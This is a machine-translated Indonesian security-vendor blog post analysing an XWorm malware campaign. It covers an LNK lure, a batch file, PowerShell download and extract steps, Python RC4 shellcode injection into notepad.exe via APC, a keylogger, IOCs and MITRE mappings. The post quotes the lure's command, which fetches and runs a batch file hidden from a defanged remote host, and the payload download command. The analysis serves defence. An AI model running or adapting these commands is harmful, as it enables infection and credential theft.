• Produk dan Layanan
        • awan

          • Endpoint Protection
          • Endpoint Detection and Response
          • Mobile Device Management
          • BYOD
          • Extended Detection and Response
          • Zero Trust Network Access
          • Data Privacy
        • Di tempat

          • Endpoint Protection
          • Endpoint Detection and Response
          • Data Privacy
        • Platform

          • Malware Analysis Platform
        • Bisnis kecil

          • SOHO Total Edition
        • Layanan

          • Threat Intel
          • Digital Risk Protection Services (DRPS)
          • Ransomware Recovery as a Services (RRaaS)
          • DPDP Compliance
          • Managed Detection and Response
          • Keamanan Siber & Data Privacy Kesadaran
  • Solusi
    • BFSI
    • Pendidikan
    • Pemerintah
    • Tenaga Kesehatan
    • ITeS
    • Manufaktur
  • Perusahaan
    • Tentang kami Seqrite
    • Kepemimpinan
    • Penghargaan & Sertifikasi
    • Ruang Berita
  • Partner
    • Program Mitra
    • Temukan Mitra
    • Menjadi Mitra
  • Bantuan
  • Publikasi
    • blog
    • Kertas putih
    • Lembaran Data
    • Studi Kasus
    • Laporan Ancaman
    • Manuals
    • PoV
    • Memahami Data Privacy
    • Periksa Skor Risiko Anda
    • Dialog DPDP
    • Jam Privasi
Seqrite Labs Blog
Hubungi Sales Sedang Diserang?
  • Produk dan Layanan
        • awan

          • Endpoint Protection
          • Endpoint Detection and Response
          • Mobile Device Management
          • BYOD
          • Extended Detection and Response
          • Zero Trust Network Access
          • Data Privacy
        • Di tempat

          • Endpoint Protection
          • Endpoint Detection and Response
          • Data Privacy
        • Platform

          • Malware Analysis Platform
        • Bisnis kecil

          • SOHO Total Edition
        • Layanan

          • Threat Intel
          • Digital Risk Protection Services (DRPS)
          • Ransomware Recovery as a Services (RRaaS)
          • DPDP Compliance
          • Managed Detection and Response
          • Keamanan Siber & Data Privacy Kesadaran
  • Solusi
    • BFSI
    • Pendidikan
    • Pemerintah
    • Tenaga Kesehatan
    • ITeS
    • Manufaktur
  • Perusahaan
    • Tentang kami Seqrite
    • Kepemimpinan
    • Penghargaan & Sertifikasi
    • Ruang Berita
  • Partner
    • Program Mitra
    • Temukan Mitra
    • Menjadi Mitra
  • Bantuan
  • Publikasi
    • blog
    • Kertas putih
    • Lembaran Data
    • Studi Kasus
    • Laporan Ancaman
    • Manuals
    • PoV
    • Memahami Data Privacy
    • Periksa Skor Risiko Anda
    • Dialog DPDP
    • Jam Privasi
Beranda  /  Teknis  / XWorm: Menganalisis Taktik Infeksi Baru dengan Muatan Lama
XWorm: Menganalisis Taktik Infeksi Baru dengan Muatan Lama
04 Desember 2024

XWorm: Menganalisis Taktik Infeksi Baru dengan Muatan Lama

Ditulis oleh Rumana Siddiqui
Rumana Siddiqui
Teknis
1

Perkenalkan:

Penyerang terus mengembangkan berbagai teknik untuk menginfeksi sistem dan mencuri informasi sensitif. Kampanye terbaru berupa rantai infeksi multi-tahap yang dimulai dengan berkas LNK, yang memancing korban untuk membuka faktur di peramban web. Di latar belakang, berkas tersebut melakukan serangkaian aktivitas berbahaya yang menginfeksi sistem dengan XWorm.

Dalam blog ini, kita akan mengeksplorasi detail teknis XWorm. Pada analisis awal, kita akan memeriksa berbagai tahapan rantai infeksi, dimulai dengan file LNK. Kemudian kita akan melihat Taktik, Teknik, dan Prosedur (TTP), seperti penggunaan PowerShell, skrip Python, dan payload yang digunakan oleh pelaku ancaman. Dan akhirnya, kita akan melihat metode yang memfasilitasi injeksi shellcode dari payload XWorm. Di sini penyerang menggunakan varian lama yang memiliki fungsi yang sama dengan varian baru XWorm kecuali varian ini memiliki modul Xlogger.

Rantai Infeksi:

Baru-baru ini, kami menemukan berkas LNK yang memikat korban dengan membuka faktur di peramban web. Di latar belakang, berkas tersebut mengunduh berkas ZIP berisi berkas pengaturan Python. Setelah diekstrak, berkas tersebut berisi berkas pengaturan Python dan berbagai skrip. Di dalam folder skrip, ditemukan satu skrip berbahaya "Man.py" yang bertugas mendekripsi dan menyuntikkan shellcode berbahaya ke dalam sistem.

Gambar 1: Rantai infeksi

Berkas LNK:

Berkas LNK mengeksekusi perintah PowerShell dalam mode tersembunyi; dengan bantuan perintah PowerShell, berkas batch man.bat disalin ke folder Unduhan, lalu dieksekusi di latar belakang menggunakan Start-Process. Berkas ini menggunakan flag -WindowStyle Hidden untuk memastikan jendela command prompt tidak muncul.

" 

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -w tersembunyi -c “Salin-Item '\\louise-monitor-mo-rating[.]trycloudflare[.]com@SSL\DavWWWRoot\man[.]bat' \”$env:USERPROFILE\Unduhan\”; Mulai-Proses \”$env:USERPROFILE\Unduhan\man[.]bat\” -GayaJendela Tersembunyi”

"

 

Gbr. 2: File LNK dan targetnya


Berkas Kelelawar:

Berkas .bat yang diunduh berperan dalam memulai proses infeksi. Berkas ini mengalihkan perhatian korban dengan membuka faktur pajak di peramban web.

Berkas .bat berisi tautan yang memulai peluncuran berkas PDF. Selain itu, berkas ini juga menjalankan perintah PowerShell untuk mengunduh berkas ZIP, mengekstrak isinya, menavigasi ke folder tersebut, dan menjalankan skrip Python yang menyuntikkan shellcode berbahaya ke dalam sistem.

Unduh file ZIP:

powershell -Perintah “& { [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12; Invoke-WebRequest -Uri '%zipUrl%' -OutFile '%destination%' }”

Ia menggunakan `Invoke-WebRequest` untuk mengunduh berkas dari URL Hardcoded dan menyimpannya ke %destination% yang merupakan lokasi Unduhan.

Ekstrak File ZIP menggunakan perintah PowerShell di folder unduhan yang sama

powershell -Perintah “& { Perluas-Arsip -Jalur '%tujuan%' -JalurTujuan '%ekstrakKe%' -Paksa }

Setelah mengekstrak file ZIP, ia menavigasi ke folder tempat man.py berada dan mengeksekusinya.

Gambar 3: File Bat


Pada Gambar 4, kita dapat melihat file ZIP bernama “qfv0ao” diunduh di folder Unduhan, peramban web membuka file pdf (Gambar 5) dan PowerShell digunakan untuk mengekstrak file (Gambar 6).




Gbr. 6: file bat Berisi perintah PowerShell untuk mendekripsi ZIP


Skrip Python:

Skrip Python berisi shellcode terenkripsi. Shellcode ini didekripsi oleh Base64 dan diikuti oleh dekripsi RC4, dengan Kunci yang di-hardcode di dalam skrip itu sendiri. Skrip ini menggunakan VirtualProtect untuk mengubah izin memori yang dialokasikan seperti yang dapat Anda lihat pada Gambar 7.

Gambar 7: File Python dengan shellcode


Injeksi:

Skrip Python pertama-tama menetapkan izin eksekusi shellcode, lalu mengeksekusi shellcode. Fungsi awal shellcode menangani dekripsi dan eksekusi payload, yaitu XWorm. Pada Gambar 8 di bawah ini, kita dapat melihat urutan injeksi shellcode.

Gambar 8: Shellcode

Pada gambar 8, kita dapat melihat shellcode dengan izin PAGE_EXECUTE_READWRITE . Kemudian ada eksekusi shellcode pada gambar 9. Dalam shellcode, beberapa byte kode awal bertanggung jawab untuk menyuntikkan shellcode ke dalam “notepad.exe”.

Gambar 9: Eksekusi shellcode


Gbr10: Injeksi Shellcode


Fig11: Notepad.exe telah dimulai


Setelah menjalankan skrip Python man.py, Gambar 11 menunjukkan bahwa "notepad.exe" dijalankan. Pertama, notepad.exe dijalankan dalam status ditangguhkan. Kemudian, alokasi memori dan penyisipan shellcode dilakukan ke dalam ruang alamat notepad.exe seperti yang ditunjukkan pada Gambar 12 dan 13.

Setelah shellcode dimasukkan, Asynchronous Procedure Call (APC) diantrekan ke notepad.exe. APC ini menunjuk ke alamat tempat kode berbahaya berada di memori. Ketika notepad.exe dilanjutkan dari status ditangguhkan, APC memicu eksekusi kode berbahaya tersebut.


Gbr12: Shellcode yang Diinjeksikan


Gambar 13. Shellcode yang didekripsi yaitu Xworm

Berkas PE:

Varian XWorm ini merupakan versi lama yang masih aktif dan mencoba taktik baru untuk menginfeksi sistem. Dalam versi ini, XWorm memanggil fungsi Xlogger, bernama 'callk', segera setelah membuat mutex. Modul Xlogger ini melacak semua kejadian seperti membuka berkas, menekan tombol, menggunakan peramban web, dll., dan menyimpannya di jalur "Local/Temp/log.txt". Hal ini kemudian dieksfiltrasi setelah menerima perintah terkait dari server c2.

Gambar 14: Panggilan fungsi

Pencatatan kunci:

Fungsi keylogger digunakan untuk mengumpulkan ketukan tombol dan berpotensi mencuri informasi sensitif seperti kredensial atau data pribadi. Seperti yang dapat kita lihat, API seperti SetWindowsHookEx dengan tipe kait WH_KEYBOARD_LL digunakan untuk merekam ketukan tombol dalam cuplikan di bawah ini. Pencatatan ketukan tombol ini dapat disimpan secara lokal atau diekstraksi.

Selain itu, fungsi seperti GetKeyboardState atau ToUnicodeEx sering digunakan untuk mengubah penekanan tombol menjadi teks yang dapat dibaca, dengan memperhitungkan tata letak keyboard saat ini.

Gbr. 15: Modul Keylogging

Kesimpulan:

Dalam blog ini, kami telah menjelaskan rantai infeksi yang menyoroti serangan malware canggih dan bertahap yang memanfaatkan berbagai teknik untuk menginfeksi sistem korban. Dengan menggunakan kombinasi file LNK berbahaya, perintah PowerShell, file batch, skrip Python, dan injeksi memori, malware berhasil menyebarkan muatannya tanpa satu pun perintah. Kemampuan malware, termasuk injeksi shellcode dan keylogging, memungkinkannya untuk mencuri informasi sensitif, seperti kredensial login, dan mengeksfiltrasinya ke server jarak jauh yang dikendalikan penyerang.


IOC:

MD5

Nama MD5
berkas LNK 1556BD8155D8E9FF2DBDCD852A354B64
File kumpulan D0B5238A18ABC402B506F608968270DC
Zip C627DE3B90A0FB5CA8964026360B053A
Muatan XWorm 5EDAB6926E304E4DBEF76800918BEE8A


Perlindungan:


Trojan.Xworm.S34251703

Trojan.GenericFC.S29960909


MITRE ATT&CK:

Taktik ID Teknik Nama
Obfuscation T1027 File atau Informasi yang Dikaburkan
Execution T1059.005 Penerjemah Perintah dan Skrip: Visual Basic
screen Capture T1113 screen Capture
Kumpulkan Informasi Host Korban T1592 Mengumpulkan info sistem
Tangkapan Masukan T1056 Keylogging
Penghindaran Pertahanan T1055.002 Injeksi Proses: Injeksi Portabel yang Dapat Dijalankan
Injeksi Konten T1659 Menyuntikkan kode berbahaya ke dalam sistem
Komando dan Pengendalian T1071.001 Protokol Lapisan Aplikasi: Protokol Web

 Penulis:

Vaibhav Krushna Billade

Rumana Siddiqui

 Sebelumnya PosAncaman yang Berkembang: Desain Adaptif Malware XWorm
Posting berikutnya  Cara Melindungi Merek Anda dari Situs Web Palsu dan Peniruan Daring...
Rumana Siddiqui

Tentang Rumana Siddiqui

Rumana Siddiqui bekerja sebagai Peneliti Keamanan Senior di Quick Heal Security Labs. Ia memiliki minat yang besar terhadap analisis malware, rekayasa balik, dan eksplorasi...

Artikel oleh Rumana Siddiqui »

Pos terkait

  • CVE-2026-3854: Bagaimana Opsi Git Push Menjadi Kerentanan Injeksi Metadata Internal

    CVE-2026-3854: Bagaimana Opsi Git Push Menjadi Kerentanan Injeksi Metadata Internal

    Oktober 6, 2026
  • Di Balik DragonForce: Bagaimana Muatan Ransomware Sebenarnya Berjalan

    Oktober 1, 2026
  • MacSync: Pencuri macOS yang Licik dengan Memanfaatkan Jebakan ClickFix

    September 8, 2026
Penulis Unggulan
  • Seqrite
    Seqrite

    Seqrite adalah penyedia solusi keamanan siber perusahaan terkemuka. Dengan fokus pada...

    Baca artikel lebih menurut Seqrite
  • Bineesh P
    Bineesh P

    Saya seorang penggemar keamanan siber yang bersemangat dan penulis yang berdedikasi. Dengan bakat...

    Baca artikel lainnya oleh Bineesh P.
  • Jyoti Karlekar
    Jyoti Karlekar

    Saya seorang penulis yang gemar membuat konten tentang teknologi baru dan...

    Baca lebih banyak artikel oleh Jyoti Karlekar
  • Sanjay Katkar
    Sanjay Katkar

    Sanjay Katkar adalah Direktur Pelaksana Bersama Quick Heal Technologies...

    Baca artikel lainnya oleh Sanjay Katkar
Topik
tepat (25) Serangan dunia maya (36) serangan cyber (58) cyberattack (16) cyberattacks (15) Keamanan cyber (343) keamanan cyber (34) Ancaman dunia maya (33) ancaman cyber (51) Data pelanggaran (56) pelanggaran data (29) kehilangan data (28) pencegahan kehilangan data (34) data privacy (17) perlindungan data (35) keamanan data (19) DLP (50) DPDP (14) DPDPA (17) enkripsi (16) keamanan endpoint (113) Keamanan perusahaan (20) Mengeksploitasi (13) GDPR (14) malware (76) analisis malware (15) serangan malware (23) MDM (27) Microsoft (15) MITRE ATT & CK (14) Keamanan jaringan (26) Phishing (30) ransomware (69) serangan ransomware (31) serangan ransomware (31) perlindungan ransomware (17) Seqrite (41) Seqrite enkripsi (27) Seqrite EPS (33) Seqrite Layanan (16) deteksi ancaman (15) Intelijen Ancaman (25) UTM (34) Kerentanan (16) nol kepercayaan (13)
Seqrite Labs

Penyedia solusi keamanan TI perusahaan terkemuka yang menyederhanakan keamanan titik akhir, data, dan jaringan dengan solusi pencegahan, deteksi, dan respons ancaman terbaik di kelasnya di seluruh dunia.

Baca Lebih Lanjut Tentang Seqrite

Follow us:

Berlangganan newsletter kami

Tetap terinformasi tentang tren dan wawasan keamanan siber terkini.

pemuatan
Produk dan Layanan
  • awan
  • Endpoint Protection
  • Endpoint Detection and Response
  • Mobile Device Management
  • BYOD
  • Extended Detection and Response
  • Zero Trust Network Access
  • Data Privacy
  • Di tempat
  • Endpoint Protection
  • Endpoint Detection and Response
  • Data Privacy
  • Platform
  • Malware Analysis Platform
  • Bisnis Mikro
  • SOHO Total Edition
  • Layanan
  • Threat Intel
  • Digital Risk Protection Services (DRPS)
  • Ransomware Recovery as a Services (RRaaS)
  • DPDP Compliance
  • Managed Detection and Response
  • Keamanan Siber & Data Privacy Kesadaran
Publikasi
  • blog
  • Kertas putih
  • Lembaran Data
  • Laporan Ancaman
  • Manuals
  • PoV
  • Memahami Data Privacy
  • Dialog DPDP
  • Kebijakan & Kepatuhan
  • EULA
  • GoDeep.AI
  • SIA
  • Jam Privasi
Hubungi Kami
  • Kantor Terdaftar
  • Mari Bicara Keamanan Siber
Bantuan
  • Dukungan teknis
  • Software Download
  • Pembaru Offline
  • Upgrade Firmware
  • Upgrade
  • Dokumentasi Produk
Tentang Kami
  • Tentang kami Seqrite
  • Kepemimpinan
  • Penghargaan & Pengakuan
  • Ruang Berita
Mitra kami
  • Program Mitra
  • Temukan Mitra
  • Menjadi Mitra
  • Seqrite Sertifikasi

Hak cipta © 2026 Quick Heal Technologies Ltd.

Peta Situs Privasi Kebijakan Pernyataan Hukum Kebijakan Cookie Ketentuan Penggunaan